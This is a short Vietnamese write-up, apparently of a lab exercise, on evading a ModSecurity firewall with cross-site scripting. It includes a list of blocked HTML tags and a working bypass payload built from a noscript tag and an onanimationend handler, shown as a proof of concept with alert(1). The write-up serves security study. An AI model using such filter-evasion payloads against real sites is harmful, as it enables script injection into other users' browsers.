

Thử nghiệm nhập đoạn mã : <p id=echoed> <a href="google.com">user\_input\_here</a> </p>



Thử chèn mã js vào



Kết quả lỗi




Kết quả bạn nhận được cho thấy ModSecurity đã phát hiện và chặn payload của bạn, dẫn đến thông báo lỗi "Not Acceptable! An appropriate representation of the requested resource could not be found on this server."

Tìm kiếm thẻ còn thiếu trong rule và bypass


Các thẻ bị chặn trên github : a|abbr|acronym|address|applet|area|audioscope|b|base|basefront|bdo|bgsound|big|blackface|blink|blockquote|body|bq|br|button|caption|center|cite|code|col|colgroup|comment|dd|del|dfn|dir|div|dl|dt|em|embed|fieldset|fn|font|form|frame|frameset|h1|head|hr|html|i|iframe|ilayer|img|input|ins|isindex|kdb|keygen|label|layer|legend|li|limittext|link|listing|map|marquee|menu|meta|multicol|nobr|noembed|noframes|noscript|nosmartquotes|object|ol|optgroup|option|p|param|plaintext|pre|q|rt|ruby|s|samp|script|select|server|shadow|sidebar|small|spacer|span|strike|strong|style|sub|sup|table|tbody|td|textarea|tfoot|th|thead|title|tr|tt|u|ul|var|wbr|xml|xmp

Duyệt xong ta được kết quả



Thử dùng code (nằm ở hàng trên cùng)

<style>@keyframes x{}</style><noscript style="animation-name:x" onanimationend="alert(1)"></noscript>



Kết qua

thành công với payload

<style>@keyframes x{}</style><noscript style="animation-name:x" onanimationend="alert(1)"></noscript>

chứng tỏ rằng ModSecurity đã không chặn loại payload này, cho thấy lỗ hổng XSS đã được khai thác thành công